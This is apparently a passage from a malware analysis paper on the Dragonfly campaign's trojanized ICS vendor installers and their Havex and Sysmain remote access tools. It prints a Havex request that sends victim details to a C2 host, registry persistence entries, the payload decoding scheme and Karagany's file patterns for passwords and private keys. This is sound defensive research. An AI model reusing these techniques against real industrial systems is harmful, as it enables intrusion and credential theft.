As a result, the same malevolent content that had been served to Dragonfly's targets using the earlier vectors (spear phishing and watering holes), now had been bundled in a software package that many in the ICS world would consider "trusted" since it was obtained from a credible source.

Equipment, like PLCs and SCADA RTUs, that are typically "unconnected" from the Internet are often believed to be immune from attacks that use more common social engineering vectors. This attack showed the potential of using tactics involving trusted supply-chain vendors to deliver malicious payloads directly to difficult to reach endpoints, such as ICS equipment.

As discussed in Part A of this paper, there were three suppliers of ICS products that had their websites compromised and their legitimate software replaced with versions containing the Dragonfly malware:

- Industrial camera manufacturer Mesa Imaging was the first to have their site compromised in June 2013. It did not identify and replace the software for six weeks.
- The next site belonged to eWON – a producer of industrial security appliances and remote access portal software. Their site was compromised for ten days beginning in January 2014 when approximately 250 copies of the malicious software were downloaded[4].
- The final site belonged to MB Connect Line who also produces a line of hardware and software security appliances similar to eWON. This site was estimated to have hosted the malicious software for a period of two weeks beginning in April 2014. No information has been disclosed regarding the number of downloads from the Mesa Imaging and MB Connect Line sites.


The contents analyzed reveal that the eWON installer included Havex v038 and the MB Connect Line Havex v043 (see Table 5 for additional details).

The Mesa Imaging installers used a different Trojan known as Sysmain. Kaspersky data states that 286 victims[7] received v038 and 388 victims v043. Correlating the 250 copies of the malicious eWON downloads[4], it is likely that the majority of v038 victims received the malware via the eWON vector. This same logic applied to Havex v043 could imply that an estimated 350 victims[7] received malware via the MB Connect Line vector.

The details of what was packaged in each of these downloads will be discussed shortly.

Industry	Number of Sites
Energy	10
Energy Control Systems	6
File Hosting Service	3
Unidentified	1

Table 2: Sites Compromised During Watering Hole Attack Phase as per Symantec. Our research shows that the "Energy Control Systems" description is inaccurate.



Malware Details

The overall Dragonfly campaign consisted of an arsenal of cyber weapons that were deployed across a variety of targets. This paper discusses only a few of the components, and in particular, those that were directly observed in the context of the available malware samples and their impact to ICS. Complete details on all of the malware components can be found in the Kaspersky report *"Energetic Bear: more like a Crouching Yeti"*[7].

Havex

The first component used in the Dragonfly campaign was the Havex remote access tool (RAT) also referred to as Backdoor.Oldrea and the Energetic Bear RAT. The main purpose of this module is to establish persistance on the target, and then communicate with the C2 servers to download and execute additional modules.

Havex is the most widely used component in the Dragonfly campaign, infecting an estimated 2,470 victims using as many as 50 different variations[7]. Table 3 provides additional Havex infection details. Note that Havex revision numbers are stated in hexadecimal format.

Havex Revision	Number of Infections	Percentage of Total
x024	1031	41.7%
x043	388	15.7%
x038	286	11.6%
x01F	212	8.6%
x020	122	4.9%
Others	431	17.5%

Table 3: Havex Infection Distribution[7]

The mechanism by which the RAT was loaded and utilized is as follows. First, an initial event was triggered by the victim; either by opening a malicious document, visiting a compromised website or installing trojanized software.

Next, the RAT software was loaded onto the victim's computer. Once installed, the malware initiated a request to a C2 server via HTTP using port 80/tcp. The outbound message consisted of a `GET` (in older versions) or a `POST` request to a PHP script on the target C2 server. This message also included an initial set of victim parameters:

- Victim identification
- Havex version number
- Operating system version (in decimal format)
- Method of infection

Once an active C2 connection was established, as verified by the response from the `GET/POST` request, various modules were embedded in the reply message from the C2 servers. These were located between unique Havex comment tags `<!--havex (encrypted code) havex-->`. An example of a typical `POST` request and the corresponding response (obscured) has been provided below.

Notice in the `POST` request the victim identifier (id), Havex version number (v1), OS version (v2), and installer (q).

POST Request from Victim to C2 Server:

```
http://rapidecharge.gigfa.com
/blogs/wp-content/plugins
/buddypress/bp-settings/bp-
settings-src.php?id=185545342
88436177420090FD80-c8a7af419
640516616c342b13efab&v1=043&v2=
170393861&q=45474bca5c3a10c8e94
e56543c2bd
```

Response from C2 Server to Victim with Software Module:

```
<html><head><mega http-
equiv='CACHE-CONTROL'
content='NO-CACHE'></
head><body>No data!<!--
havexQlpoOTFBWS<additional
data removed>lIwg==havex--></
body></head>
```

Specific details relating to the Havex RAT in terms of files installed, modules downloaded and data collection will be discussed further under each of the unique trojanized software components.

Sysmain

The Sysmain component was not mentioned in the Symantec report, but was analyzed by Kaspersky[7]. This malware is another form of RAT that once persistance has been established, provides various functions to control, interact and extract information from the victim.

Four static C2 server addresses are hard-coded into the malware; with each variant having its own set of servers. None of the C2 servers analyzed in this paper are active at this time.

Eleven commands have been found within the Sysmain RAT that provide the capability to:

- Execute shell commands
- Launch additional executables and libraries that may have been sent by the attacker's C2 server
- Examine the victim's file system
- Collect arbitrary files from the victim's computer

Sysmain also possesses the ability to change the hard-coded public key used for asymmetric encryption during C2 communications and remove traces of its presence from the Windows Registry once completed.

Limited information is available as to how extensively the Sysmain RAT was used in the overall campaign. The only malware analyzed in this paper that used Sysmain was found in the trojanized Mesa Imaging driver software, signifying that this component was probably only used early in the Dragonfly campaign.

Karagany

Karagany is a backdoor that has been used in the past for cyber reconnaissance activities. This tactic was first mentioned in September 2013 in the Cisco Blog *"Watering-Hole Attacks Target Energy Sector"*[15].

Like the already mentioned modules, Karagany possesses similar capabilities for file upload, download and execution; maintenance functions for updating itself; and the ability to cleanly remove itself from the target. It also possesses a small, embedded DLL file that monitors WSASend and send APIs in order to extract basic authentication credentials sent over unencrypted HTTP sessions.

One of the Karagany modules provided the ability to take screenshots on the target and upload them to a C2 server. Another module worth mentioning was used to list files that contain specific names or extensions, and upload those files to a C2 server. Some of the interesting strings that are included in the search module are provided in Table 4.

The Karagany RAT was not observed in any of the malware analyzed for this paper, and has only been observed in 3-5 percent[4,7] of the total infections during the Dragonfly campaign.

Search Criteria	Likely Use
`*pass*.*`	Local password file
`*secret*.*`	Local password file
`*.pgp`	PGP Public and Private Keys
`*.pst`	Outlook Message Box
`*.p12`	Private Keys and Certificates
`*.tc`	TrueCrypt Volume

Table 4: Karagany File Search Criteria

Trojanized Software Content

This portion of the paper provides a detailed analysis of four of the five malware samples obtained from the three ICS-related websites that were compromised. It is important to remember that the results discussed here are from specific malware samples that contain only a small number of the total variants used in the overall Dragonfly campaign.

Table 5 provides details of the software that was trojanized on each of the supplier websites and analyzed in this paper.

The analysis of the samples was performed on an isolated network with firewall-protected Internet access (necessary to establish C2 communications). Only HTTP (80/tcp), HTTPS (443/tcp) and DNS (53/tcp) traffic was allowed through the firewall.

The number of devices on the test network varied, but always included at least two Windows hosts that were installed with various OPC client and server components. The components used a shared local Windows account mechanism for the DCOM authentication.

Multiple PLCs were also added to the network to offer interesting targets to the malware. These utilize common industrial protocols, such as Modbus/TCP, EtherNet/IP, and Siemens S7-Comms, as well as their associated engineering toolkits (e.g., RSLinx, Step 7, etc.).

The infection tests were allowed to execute for periods that exceeded 24 hours to determine if there were any payloads that might enter the system only after the system had been infected for a period of time. One test was run for a period of seven days to further study any latent modules that may install well after the initial infection.

All test runs yielded similar results with no additional content downloaded after the OPC scanner module in Stage 3. This information conflicts with the Kaspersky report[7] that introduces a fourth module that would scan for the presence of common industrial protocols. This variant was not available through VirusTotal and could not be verified.


Trojanized Mesa Imaging Software

The Mesa Imaging software that was trojanized consisted of a set of drivers (libMesaSR version 1.0.14.706) used to interface their cameras with appropriate imaging software. Mesa Imaging provides both 32-bit and 64-bit versions of their drivers for the Windows and Linux operating systems. These drivers can be downloaded directly from their HTTP website with no registration or authentication.

Dragonfly attempted to compromise the Windows 32-bit version only. This indicates the intended targets were Windows XP host computers that were likely unpatched (in

Company Name	Product Name	Trojanized Software	Malicious Content
eWON (part of ACT'L Group)	Talk2M	`egrabitsetup.exe` `ecatchersetup.exe`	Havex RAT – Version 38 Havex RAT – Version 38
MB Connect Line	mbCONNECT24 mbNET	`mbcheck.exe` `setup_1.0.1.exe (mbconftoolzip)`	Havex RAT – Version 44 Havex RAT – Version 44
Mesa Imaging	SR4000/4500	`SwissrangerSetup1.0.14.706.exe`	Sysmain RAT

Table 5: Details of Trojanized Software



terms of both the Windows OS and third-party applications) facilitating future phases of the attack.

In order to be installed successfully, all Mesa Imaging drivers require that a Windows account with administrative privileges be used. Amazingly, the malicious components were able to successfully install and execute regardless of account controls even when the legitimate software failed to install. This represents a significant ability of the malware to perform unauthorized code execution. It could be used in future attacks to exploit accounts, regardless of the user's privileges.

Unfortunately, this particular variant was based on the Sysmain RAT and did not attempt to initiate any C2 communications – in fact, no output network traffic was observed – so limited information is available on this particular trojanized software. This could indicate the presence of a "kill date" in the malware, disabling its execution after that date, something seen previously in ICS malware, such as Stuxnet.

Once the user launched the infected Mesa Imaging software setup application, the malware copied itself, along with the Sysmain loader module, into the `%TEMP%` directory of the current user. The original installer was copied as `setup.exe` while the Sysmain module was copied as `tmp687.dll` with the "hidden" attribute set.

In order to establish persistance on future system reboots, the malware copied the Sysmain module to the `%APPDATA%` directory of the local user, and created an entry in the Windows Registry to run the command upon startup.

```
HKCU\Software\Microsoft\
Windows\CurrentVersion\Run
  load (REG_SZ):
  %SYSTEM32%\rundll32.
exe "%APPDATA%\sydmain.
dll",AGTwLoad
```

File details are provided below:

Filename:	`SwissrangerSetup1.0.14.706.exe`	
MD5:	`e027d4395d9ac9cc980d6a91122d2d83`	
SHA-1:	`b3e3d9d8779c51f637401f5dee4fcf016acc8038`	
SHA-256:	`398a69b8be2ea2b4a6ed23a55459e0469f657e6c7703871f63da63fb04cefe90`	
Initial Droppers:	`%TEMP%\tmp687.dll`	
Additional Files:	`%TEMP%\setup.exe`	
Persistent Files:	`%APPDATA%\sydmain.dll`	Admin Privileges
	`%APPDATA%\sydmain.dll`	User Privileges

The drivers available from Mesa Imaging at the time this paper was published were version 1.0.14.747.

Trojanized eWON Software

The eWON software was the first compromised ICS-related website to contain the Havex RAT module. Two different software applications were targeted, but unfortunately only one was available for this analysis.

The first component is the eWON application for Internet-based, on-demand remote access (eCatcher version 4.0.0) based on their Talk2M solution. The second application is the VPN client (eGrabit version 3.0 Build 82) used with their eFive continuous remote access solution.

Both compromised software components can be downloaded directly from their HTTP website with no registration or authentication.

The eGrabit application does require an account with administrative privileges in order to install successfully. Similar to the Mesa Imaging application, the malicious content was able to successfully install and execute even though the legitimate applications could not be installed using a restricted account.

Like the Mesa Imaging tests, the malware did not attempt to initiate any C2 communications once it was installed. In fact, no output network traffic was observed, so limited information is available on this particular malware package. It is highly likely that this malware had a hard-coded kill date, which restricted its period of use. This could indicate that the attacker was still in the "development" phase of their campaign regarding the final ICS targets.

Once the user launched the setup application, the malware copied itself along with the Havex loader module in the `%TEMP%` directory of the current user. The original installer was copied as `egrabitsetup.exe` while the Havex module was copied as `TmProvider.dll` with the "hidden" attribute set on both the EXE and DLL files. A small additional text file `qln.dbx` was also created containing the Havex version number (38 in this case).

In order to establish persistance after system reboots, the malware copied the Havex module to one of two directories, depending on the authorization level of the current user. For users with administrative privileges, the file was placed in the `%SYSTEM32%` directory; otherwise the file was installed in the `%ALLUSERAPPDATA%` directory. A corresponding entry was created in the Windows Registry to run the command upon startup.

Restricted User

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  TmProvider (REG_SZ):
  rundll32 "%ALLUSERAPPDATA%\TMPprovider038.dll",RunDllEntry
```

Administrative User

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  TmProvider (REG_SZ):
  rundll32 "%SYSTEM32%\TMPprovider038.dll",RunDllEntry
```

File details have been provided below.

Filename:	egrabitsetup.exe	
MD5:	1080e27b83c37dfeaa0daaa619bdf478	
SHA-1:	2abfa187fb4747c74584b3a0b395ebc81fd742dc	
SHA-256:	0007ccdddb12491e14c64317f314c15e0628c666b619b10aed199eefcfe09705	
Initial Droppers:	<username>\%TEMP%\TmProvider.dll <username>\%TEMP%\qln.dbx	
Additional Files:	%TEMP%\setup.exe	
Persistent Files:	%SYSTEM32%\TMPprovider038.dll	Admin Privileges
	%ALLUSERSAPPDATA%\TMPprovider038.dll	User Privileges

eWON released a security incident report via their website on January 30, 2014[16], advising all customers to upgrade to version 4.1 of the eCatcher software. This version's features automatically erase any trace of the Havex malware.

eWON published an update to the original report on July 3, 2014[17]. There has been no similar notification from the vendor regarding the status of the eGrabit application, however the current software version is 3.1. Details in the eWON press release discussed new "password enforcement" features and a focus on security enhancements[18]. Symantec and Kaspersky reports have not made any reference to the compromised eGrabit software.

Trojanized MB Connect Line Software

The MB Connect Line software is the most recent software exploited in the Dragonfly campaign. Like the case with eWON, the attackers targeted two different components of the company's product line.

The first compromised software (mbCHECK version 1.1.1.0) was used to validate and diagnose the secure, encrypted connections to the cloud-based or hosted servers of the mbCONNECT24 remote access solution.

The second package consisted of a configuration tool (mbCONFTOOL version 1.0.1.0) downloaded as part of a ZIP archive that contained the installation file (setup_1.0.1.exe) and a PDF document. This package was used to configure initial network settings for the mbNET line of industrial security appliances.

This product is similar to the Siemens Primary Setup Tool (PST), and typically is only used to establish an initial connection with the security appliance via a local network. Subsequent detailed configuration of the mbNET appliance (serial interfaces, VPN settings, key installation, etc.) occurs directly on the device via a built-in local Web server using a standard Internet Web browser.


Both compromised software components require only a trivial web registration procedure by a user in order to be downloaded. Once the user was registered, an email was immediately sent providing the download links directly from the MB Connect HTTP site – no further authentication was required.

The mbCHECK diagnostic tool does not require special privileges to execute, and can be run as a restricted Windows user. The mbCONFTOOL setup application does require an account with administrative privileges in order to install successfully.

Similar to the Mesa Imaging and eWON applications, the malicious content was able to successfully install and execute, even though the mbCONFTOOL application could not be installed using a restricted account. Once the malware had been successfully installed, it established a C2 communication, received downloaded modules and executed these modules regardless of the user account privileges.

After the user launched the setup application, the malware copied itself along with the Havex loader module in the `%TEMP%` directory of the current user. The original installer was copied as `mbCHECK.exe` or `setup_1.0.1.exe`, while the Havex module was copied as either `mbCHECK.dll` or `setup_1.0.1.dll` (depending on the installation source) with the "hidden" attribute set on both the EXE and DLL files. A small additional text file `qln.dbx` was created containing the Havex version number (43 in this case).

In order to establish persistance after system reboots, the malware copied the Havex module to one of two directories, depending on the authorization level of the current user. For users with administrative privileges, the file was placed in the `%SYSTEM32%` directory; otherwise the file was installed in the `%ALLUSERAPPDATA%` directory. A corresponding entry was created in the Windows Registry to run the command upon startup.



Restricted User

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  svcprocess (REG_SZ):
  rundll32 "%ALLUSERAPPDATA%\svcprocess043.dll",RunDllEntry
```

Administrative User

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  svcprocess (REG_SZ):
  rundll32 "%SYSTEM32%\svcprocess043.dll",RunDllEntry
```

File details are provided below:

Filename:	mbcheck.exe	
MD5:	1d6b11f85debdda27e873662e721289e	
SHA-1:	7f249736efc0c31c44e96fb72c1efcc028857ac7	
SHA-256:	0b74282d9c03affb25bbecf28d5155c582e246f0ce21be27b75504f1779707f5	
Initial Droppers:	<username>\%TEMP%\mbCHECK.dll <username>\%TEMP%\qln.dbx	
Additional Files:	<username>\%TEMP%\mbCHECK.exe	
Persistent Files:	%SYSTEM32%\TMPprovider038.dll	Admin Privileges
	%ALLUSERSAPPDATA%\TMPprovider038.dll	User Privileges

Filename:	setup_1.0.1.exe	
MD5:	0a9ae7fdcd9a9fe0d8c5c106e8940701	
SHA-1:	2ad2b07a9e09034975fc479acc3ef6e9cacc4620	
SHA-256:	c32277fba70c82b237a86e9b542eb11b2b49e4995817b7c2da3ef67f6a971d4a	
Initial Droppers:	<username>\%TEMP%\setup_1.0.1.dll <username>\%TEMP%\qln.dbx	
Additional Files:	<username>\%TEMP%\setup_1.0.1.exe	
Persistent Files:	%SYSTEM32%\svcprocess043.dll	Admin Privileges
	%ALLUSERSAPPDATA%\svcprocess043.dll	User Privileges

Legitimate Software	C2 Site URL
egrabitsetup.exe	www.pc-service-fm.de artem.sataev.com swissitaly.com (*)
ecatchersetup.exe	www.pc-service-fm.de artem.sataev.com swissitaly.com (*)
mbcheck.exe	sinfulcelebs.freesexycomics.com (*) rapidecharge.gigfa.com
setup_1.0.1.exe	sinfulcelebs.freesexycomics.com (*) rapidecharge.gigfa.com
SwissrangerSetup1.0.14.706.exe	None observed

Table 6: C2 Sites Observed from Installation of Trojanized Software

MB Connect Line, at the time this paper was published, offers mbCHECK version 1.1.2. The mbCONFTOOL tool application is still at version 1.0.1, however, when this analysis was done the malicious content appeared to be have been removed.

Malware Command-and-Control

C2 sites appear to be hard-coded into the specific version of malware. In analyzing dozens of software installations using the supplied malware samples, the site selection appeared to be random using a limited number of sites. The malware continued to attempt connections until a valid C2 site was discovered.

Sites that were observed have been listed in Table 6. Those URLs marked with an asterisk (*) appear to be no longer functioning as a C2 site. The inactive sites do not appear to have been cleaned of the C2 infrastructure, as the PHP scripts are still responding with Havex content as illustrated below (note the presence of the comment tag containing the word Havex).

```
<html><head><mega http-
equiv='CACHE-CONTROL'
content='NO-CACHE'></
head><body>Sorry, no data
corresponding your request.<!-
-havexhavex--></body></html>
```

Additional URLs can be found in the appendices to the Kaspersky report[7].

Payloads

The most interesting aspect of the Dragonfly attack sequence was the ability of the malware to receive updated software modules and instructions from its C2 servers. Most of the C2 servers are no longer "managed" by the attackers, so the content has not varied much since the end of the attack in June 2014.

Several servers are still able to download modules to infected computers, so these could be evaluated. The relevant modules are detailed in Table 6 in the context of installation of the base RAT via one of the trojanized applications already discussed.

As noted earlier, the process of infection is consistent. Once the user has launched the setup application containing the initial dropper files, the malware copies files into the relevant directories and makes appropriate entries in the Windows Registry. It then begins a very scheduled process of attempting to establish communications with any of the hard-coded C2 URLs.

This communications process repeats on a fixed interval of 24 minutes. If a successful communication is not accomplished, the malware remains dormant for a period of 24 minutes, when it will try again using one of what appears to be three different C2 URLs. The malware randomly chooses which to use, as it may use the same non-responsive URL on successive attempts.

Figure 4 shows the payloads extracted from an actual PCAP during an interactive session between a host and the C2 servers. The output illustrates how the malware connects with multiple C2 servers to receive additional payloads and instructions. The first connection attempt (ref packet 37) addressed a site that was non-responsive. The three highlighted downloads occurred via responsive URLs with the payload modules listed.

Havex Persistance and Engineering Laptops

The process of communicating with the C2 servers does not appear to ever terminate. This introduces a serious security problem regarding the use of computers in both secure (i.e., no public network access) and insecure (public network access available) environments. Should an ICS PC be used and infected in a network with public access, the malware will continue to be active when it is later carried into a "secure" ICS environment.

Consider a case where one of the infected applications is installed on an engineering laptop that is both used to perform maintenance on equipment on isolated industrial networks, and is also used to perform standard business activities on office networks. Since the malware installs permanently on the victim's computers, it may not initially establish communication with the C2 servers when inside the secure network.

However, since the malware will continue to launch each time the computer is restarted, there is a good chance that the computer will be connected at some point to a network that offers access to the C2 servers via a public Internet connection. The ability of the malware to create local data stores when execution occurs, and then transfer these files to the C2 at a later time can potentially allow sensitive information (such as user authentication information, VPN configuration files, etc.) to be transferred to the attackers.

Havex Module Transfer Process

Each of the Havex modules were included in responses received from a C2 server as a result of HTTP `POST` requests generated by the RAT. These responses contained encrypted data placed in HTTP text between specially labeled comment tags.

The malware then extracted this content and placed it in a local file `%TEMP%\[seq_no].xmd`. This file was decoded (base64 encode), decompressed (bzip2 compression), decrypted (XORed with "1312312") and saved as a temporary PEDLL file `%TEMP%\[seq_no].tmp.dll` after which the original `.xmd` file was deleted. This DLL file was then loaded into memory and executed.

Most modules also will have encrypted the data sent back to a C2 server. This was accomplished using a 1024-bit RSA public key that was located in the module's resource section. The data generated by each module was compressed, encrypted and written into `%TEMP%\[seq_no].yls` before being transferred to C2 servers. Each `.yls` file was encrypted with the 3DES algorithm using a random 192-bit key that was then encrypted using the included RSA key.


The file naming does not appear to be random, but rather utilized a hexadecimal sequencing scheme. In most of the cases analyzed, if the malware was executed with administrative privileges, the numbering began between 6 and 9. The numbers started at "4A" when using restricted user accounts.

Stage 1 - Outlook Contacts Grabber Payload

The first module downloaded following a successful C2 connection was designed to disclose contact information on the local host. This was accomplished by copying the information contained in the `outlook.nk2` file used by Microsoft Office for autocomplete features. The information was then placed in a `%TEMP%\[seq_no].yls` file as described above and transferred to the C2 server. Details of this payload are provided in Table 6.

	Packet num	Hostname	Content Type	Size	Filename
	37	sinfulcelebs.freesexycomics.com	text/html	150 bytes	tmp.php?id=629921311486151809000 90FD80-c8a7af4196405
Outlook	978	rapidecharge.gigfa.com	text/html	244 kB	bp-settings-src.php?id=629921311486151809000090FD80-c8a7
SysInfo	2065	rapidecharge.gigfa.com	text/html	359 kB	bp-settings-src.php?id=629921311486151809000090FD80-c8a7
	2775	rapidecharge.gigfa.com		7542 bytes	bp-settings-src.php?id=629921311486151809000090FD80-c8a7
OPC	3042	rapidecharge.gigfa.com	text/html	236 kB	bp-settings-src.php?id=629921311486151809000090FD80-c8a7
	3661	sinfulcelebs.freesexycomics.com	text/html	150 bytes	tmp.php?id=629921311486151809000090FD80-c8a7af4196405

Figure 4: Havex Download Modules



```
<?xml version="1.0" encoding="unicode"?>
<?xml-stylesheet type="text/xsl" href="Styles.xsl"?>
<receipt>
<ID>080F1-756-864LAA</ID>
<OS>XP: x86 (Service Pack 2)</OS>
<UserName>Administrator</UserName>
<ComputerName>OPC-CLIENT-VM</ComputerName>
<Country>United States</Country>
<Language>ENU</Language>
<Nation>244</Nation>
<InetInfo>LAN Connection</InetInfo>
<CurrentIP>192.168.1.121:36988</CurrentIP>
<Drive>A: - Removable C: - Fixed D: - CDROM </Drive>
<DefaultBrowser>iexplore.</DefaultBrowser>
<ListProcess><p>[System Process]</p><p>System</p><p>smss.exe</p><p>csrss.exe</p><p>winlogon.exe</p><p>services.exe</p><p>lsass.exe</
p><p>vmacthlp.exe</p><p>svchost.exe</p><p>svchost.exe</p><p>svchost.exe</p><p>svchost.exe</p><p>svchost.exe</p><p>spoolsv.exe</
p><p>explorer.exe</p><p>VMwareTray.exe</p><p>VMwareUser.exe</p><p>vmtoolsd.exe</p><p>VMUpgradeHelper.exe</p><p>alg.exe</p><p>svchost.exe</
p><p>OpcEnum.exe</p><p>wireshark.exe</p><p>dumpcap.exe</p><p>cmd.exe</p><p>cmd.exe</p><p>rundll32.exe</p><p>rundll32.exe</p></ListProcess>
<DirUserProfile><dir><n>C:\Documents and Settings\Administrator\Desktop\*.*</n><d><n>.</n><sh></sh><c>2011:1:16</c><m>2014:8:3</m><s>0</s></d>
<f><n>Shortcut to Local Settings.lnk</n><sh>SHORTC~1.LNK</sh><c>2014:7:9</c><m>2014:7:9</m><s>604</s></f>
<f><n>Wireshark.lnk</n><sh>WIRESH~1.LNK</sh><c>2014:7:7</c><m>2014:7:8</m><s>1481</s></f>
</dir><dir><n>C:\Documents and Settings\Administrator\My Documents\*.*</n><d><n>.</n><sh></sh><c>2011:1:16</c><m>2014:8:3</m><s>0</s></d>
  ...
</dir></DirUserProfile>
</receipt>
```

Figure 5: Output Generated from Havex Sysinfo Payload

Filename:	%TEMP%\[seq_no].tmp.dll
File Size:	261120
MD5:	7cff1403546eba915f1d7c023f12a0df
SHA-1:	24b77d6bbb0e3526d0e2f77d3d1a6829abc2f6b8
SHA-256:	0859cb511a12f285063ffa8cb2a5f9b0b3c6364f8192589a7247533fda7a878e

Stage 2 - System Information Grabber Payload

The next module downloaded was designed to collect basic information about the current system and its configuration. This extensive summary has been summarized in Figure 5. Information, such as username, local drives, default browser, running processes, and a list of files from the Desktop, My Documents, Program Files and root directories, is captured (not shown).

The information provided by the Symantec report stated that this phase of the attack also collected "ICS-related configuration files"[4] and "VPN configuration files"[3]. This information can be extrapolated to imply that the VPN configuration information from the eWON eCatcher application was extracted.

Review of the eWON incident advisory and the change log for the eCatcher application implies similar information stating that in the updated revision 4.1.0 of the application "encrypted user password not anymore stored on the PC"[16]. Similar information available for the eGrabit revision 3.1 build 85 states "passwords are now hidden/encrypted inside configuration page"[18], implying that in the targeted 3.0 version of the eWON software, all passwords were stored in cleartext.

Details on this payload are provided below:

Filename:	%TEMP%\[seq_no].tmp.dll
File Size:	400896
MD5:	840417d79736471c2f331550be993d79
SHA-1:	7e9e78bb65957b756e4b9b5226747437e50c176c
SHA-256:	f4bfca326d32ce9be509325947c7eaa4fb90a5f81b5abd7c1c76aabb1b48be22

Stage 3 - OPC Scanner Payload

The final payload observed with the samples provided by VirusTotal was used to itemize all Windows hosts on the local area networks, and then query each for any OPC-related services they might be running. This payload appears to use a combination of live network scans, as well as a review of Windows most recently used (MRU) lists. The use of MRUs was discovered when the module listed nodes that were previously on the network, but were not present when the actual scan was executed.

The module was unable to identify non-Windows devices on the network. It was also unable to identify devices that existed on networks accessible only via the default gateway (i.e., via Layer 3 routing).

According to Kaspersky[7], all OPC scanner modules were compiled between April and May 2014. This would indicate that the OPC component was absent from the earlier ICS-related compromises of Mesa Imaging and eWON, and was targeted at those users of the MB Connect Line solutions.

On some systems where the malware was installed using an account with administrative privileges, the local malware would continue to communicate with the C2 servers. Despite the fact that no new information was available for the servers, the malware would spawn the OPC scanner module repeatedly.

```
Programm was started at 08:46:41
********************************************************************************
08:46:41.0997: Start finging of LAN hosts...
08:46:42.0309: Was found 3 hosts in LAN:
                                    01) [\\ENGTOOLS]
                                    02) [\\OPC-CLIENT-VM]
                                    03) [\\WIN2K8R2-RX]
********************************************************************************
08:46:42.0309: Start finging of OPC Servers...
08:46:42.0825: Thread 01 return error code: 0x80070005
08:46:42.0825: Was found 3 OPC Servers.
                1) [\\OPC-CLIENT-VM\Matrikon.OPC.Simulation.1]
                        CLSID:              {F8582CF2-88FB-11D0-B850-00C0F0104305}
                        UserType:           MatrikonOPC Server for Simulation and Testing
                        VerIndProgID:       Matrikon.OPC.Simulation
                        OPC version support: +++
                2) [\\WIN2K8R2-RX\WF.OPC.Server]
                        CLSID:              {09A1A7AB-363A-48B7-9A1E-7873599F80BE}
                        UserType:           WF.OPC.Server
                        VerIndProgID:       WF.OPC.Server
                        OPC version support: +++
                3) [\\WIN2K8R2-RX\Cogent.OPCDataHub.1]
                        CLSID:              {8F45BA0C-AE9B-4D6B-B3B7-91F87F5DE091}
                        UserType:           OPC DataHub
                        VerIndProgID:       Cogent.OPCDataHub
                        OPC version support: +++
********************************************************************************
08:46:42.0840: Start finging of OPC Tags...
08:46:42.0840: Thread 01 running...
08:46:42.0840: Thread 02 running...
08:46:42.0840: Thread 03 running...
08:46:43.0028: Thread 03 finished.
08:46:45.0590: Thread 01 finished.
```

Figure 6: Output Generated from the Havex OPC Scanner Payload

This happened several times per minute and resulted in various processes crashing on the target computers, including the Windows Explorer process. The behavior was not observed on hosts that were infected with the malware via restricted user accounts (e.g., accounts with only non-administrative privileges).

Another interesting feature of the OPC module was how it was able to discover OPC services on hosts that were not obvious targets based on the output of the initial OPC scan.

Figure 6 shows the output generated each time the OPC scanner module executes. In this illustration, there are three hosts identified on the network, two of which contain multiple OPC server instances. None of the PLCs connected to the network have been identified as "LAN hosts."

When evaluating the network traffic originating from the infected host using collected PCAP files, it was discovered that the scanner found installed OPC services on the ENGTOOLS host shown above. These components were verified as present and were installed as diagnostic client tools included with the PLC's engineering toolkit.

Figure 7 shows how the infected host repeatedly initiated a `DCE Bind` request on the potential target (ref packet 754809), and then attempted to create a new OPC instance via the `RemoteCreateInstance` request. Each time, the host received an "access denied" response (ref packet 754828), however, this process repeats indefinitely on a regular interval.

File details for the OPC payload have been provided below:

Filename:	`%TEMP%\[seq_no].tmp.dll`
File Size:	`251392`
MD5:	`ba8da708b8784afd36c44bb5f1f436bc`
SHA-1:	`1c90ecf995a70af8f1d15e9c355b075b4800b4de`
SHA-256:	`7933809aecb1a9d2110a6fd8a18009f2d9c58b3c7dbda770251096d4fcc18849`

Stage 4 – Industrial Protocol Scanner Payload

Kaspersky identified an additional payload designed to scan a network looking for hosts that were listening for communications on TCP service ports commonly associated with industrial protocols. According to Kaspersky[7], this module was downloaded and executed like other modules.

On execution, it decrypted a binary contained in the module's resource section and saved the file as `%TEMP%\[random].exe`. The executable file then performed a LAN scan logging the results to file `%TEMP%\~tracedscn.yls`.


The ports extracted from the module include:

- 102
- 502
- 11234
- 12401
- 44818

Table 1 (Part A), offers guidance as to the common manufacturers and devices that communicate using these ports.

SCADA applications, rather than devices, use the last two ports. Measuresoft in their ScadaPro Server previously used 11234/udp. In September 2011, several vulnerabilities were disclosed that exploited services on this port (reference ICS-CERT ICSA-11-263-01). Measuresoft disabled this service in version 4.0.1, and offered this update to all customers at no charge.

The Interactive Graphical SCADA System (IGSS) from 7-Technologies (now part of Schneider Electric) uses 12401/tcp for the data collection services utilized by other SCADA clients, such as HMIs. At roughly the same time as Measuresoft, several vulnerabilities were also disclosed for the IGSS SCADA server (some disclosed by this author[19]).



No.	Time	Source	Destination	Protocol	Length	Info
754808	09:18:10.245916	192.168.1.121	192.168.1.97	TCP	54	1702 > 135 [ACK] Seq=2 Ack=2 Win=64240 Len=0
